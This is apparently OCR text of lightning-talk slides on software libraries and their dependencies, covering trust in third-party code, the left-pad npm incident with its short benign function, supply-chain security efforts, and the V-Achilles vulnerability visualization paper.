
SCAN ME

What do we know about Libraries, and their Dependencies?

April 2023 Lightning Talks

It Will Never Work in Theory




RAULA GAIKOVINA KULA, DR.

Assistant Professor - Software Engineering

@ raula-k@is.naist.jp ✉ Ikoma, Nara, Japan 📍 Nara, JAPAN 🌐 https://raux.github.io
🐦 @augaiko raux iD 0000-0003-2324-0608

From Never Work in Theory




It might work in practice, but it will never work in theory.


People have been building complex software for over sixty years, but until recently, only a handful of researchers had studied how it was actually done. Many people had opinions—often very strong ones—but most of these were based on personal anecdotes or the kind of "it's obvious" reasoning that led Aristotle to conclude that heavy objects fall faster than light ones.

Over the last twenty years, a growing number of researchers have been looking to real life for both questions and answers. Unfortunately, most people in industry still don't know what researchers have found out, or even what kinds of questions they could answer. One reason is their belief that software engineering research is divorced from real-world problems (an impression that is reinforced by how irrelevant most popular software engineering textbooks seem to the undergraduates who are forced to wade through them). Another is that many research results are hidden behind academic paywalls, which makes them inaccessible to practitioners who aren't willing to gamble $40 on the off-chance that a paper might contain something useful.

The aim of this blog is to be a bridge between researchers and practitioners. Each post highlights some useful results from studies past and present in the hope that this will encourage discussion of what we know, what we think we know that ain't actually so, why we believe some things but not others, and what questions should be tackled next. In order to be reviewed, a paper must be available under a Creative Commons license (or something equivalent), must present the results of some kind of empirical study, and must be of potential interest to people building actual software systems. If you would like to contribute a paper or a review, please mail the site editor.

Taking a Different View!





What do we know about libraries, and their dependencies?


Libraries are collections of pre-existing code that developers can use to perform certain tasks or implement specific functionality in their software applications. Dependencies, on the other hand, are external code or resources that a library requires in order to function properly.


In software development, libraries and their dependencies are critical components of most projects, as they help reduce the amount of code that developers need to write from scratch, and they enable developers to build applications more quickly and efficiently.

One important concept in relation to libraries and their dependencies is versioning. Different versions of a library may have different dependencies or may function differently, so it's important for developers to carefully manage their library dependencies and ensure that they are using the correct versions of each library.

Another important consideration when working with libraries and their dependencies is security. Because libraries are often open source and publicly available, they can sometimes contain vulnerabilities that can be exploited by attackers. It's important for developers to keep their libraries up-to-date and to monitor for security vulnerabilities in their dependencies.

Finally, in modern software development, the use of package managers like npm (for Node.js) and pip (for Python) has made managing library dependencies much easier. These tools automatically handle versioning and dependency resolution, making it easier for developers to incorporate libraries into their projects.







NCBM (Not Coded By Me)


The control-freak problem is tough for me to understand, because I don’t suffer from it. I’m a self-taught programmer, and I learned very early on that good libraries are a programmer’s best friend; they save you having to solve a problem that’s already solved, and reading the code can often be a useful learning experience for non-experts. The control-freak viewpoint of “I don’t trust anyone else’s code” runs directly counter to that, and makes me feel a bit uneasy. Pretty much *every* programmer has to trust somebody else’s code at some point:

- C and C++ programmers have to trust the people who provide their compiler and their libc and/or STL.
- Java programmers have to trust the people who provide their JVM and class library, and C# programmers have to trust the people who provide their CLR and .NET libraries.
- Programmers who write Python, Ruby, Perl, PHP or other interpreted languages have to trust the people who provide the inerpreter.
- *Everybody* listed above has to trust an operating system vendor.

https://www.b-list.org/weblog/2007/jan/15/lets-talk-about-javascript-libraries/








NPM ERR!


How one programmer broke the internet by deleting a tiny piece of code


```
module.exports = leftpad;
function leftpad (str, len, ch) {
  str = String(str);
  var i = -1;
  if (!ch && ch !== 0) ch = ' ';
  len = len - str.length;
  while (++i < len) {
    str = ch + str;
  }
  return str;
}
```



Updates are sometimes strong recommended, especially with Security Vulnerabilities

My Life so far in Research





Research was focused around APIs and their breakages...

Libraries.io


GHTorrent
@ghtorrent

GH Archive

Software Heritage

2013

2023



NPM ERR!

How one programmer broke the internet by deleting a tiny piece of code

```
module.exports = leftpad;
function leftpad (str, len, ch) {
  str = String(str);
  var i = -1;
  if (!ch && ch !== 0) ch = ' ';
  len = len - str.length;
  while (++i < len) {
    str = ch + str;
  }
  return str;
}
```

+ npm

snyk


Developer loved. Security trusted.

Alpha-Omega

Partnering with open source software project maintainers to systematically find new, as-yet-undiscovered vulnerabilities in open source code – and get them fixed – to improve global software supply chain security.


log4shell™

Example 1 - Securing Libraries!


CHECKOUT / PRÊTS
RETURNS
PROGRAM
AREA
Winnipeg
Prohibited Items
Any item that may provide a safety or security risk is prohibited. These include, but are not limited to:
Explosives and Flammable Substances
Alcohol
Illegal Drugs
Firearms and Replica Firearms
Blades, Sharp Objects and Striking Tools
Pepper Spray and other Aerosol Weapons
NO BAGS?
This line please.

https://www.cbc.ca/news/canada/manitoba/millennium-library-security-bag-checks-metal-detectors-1.5104406

Interactive Navigation




V-Achilles: An Interactive Visualization of Transitive Security Vulnerabilities

Vipawan Jarukitpipat, Klinton Chhun,
Wachirayana Wanprasert, Chaiyong
Ragkhitwetsagul, Morakot Choetkiertikul,
Thanwadee Sunetnanta
SERU, Faculty of ICT, Mahidol University
Salaya, Nakhon Pathom, Thailand

Raula Gaikovina Kula, Bodin Chinthanet,
Takashi Ishio, Kenichi Matsumoto
Nara Institute of Science and Technology (NAIST)
Nara, Japan

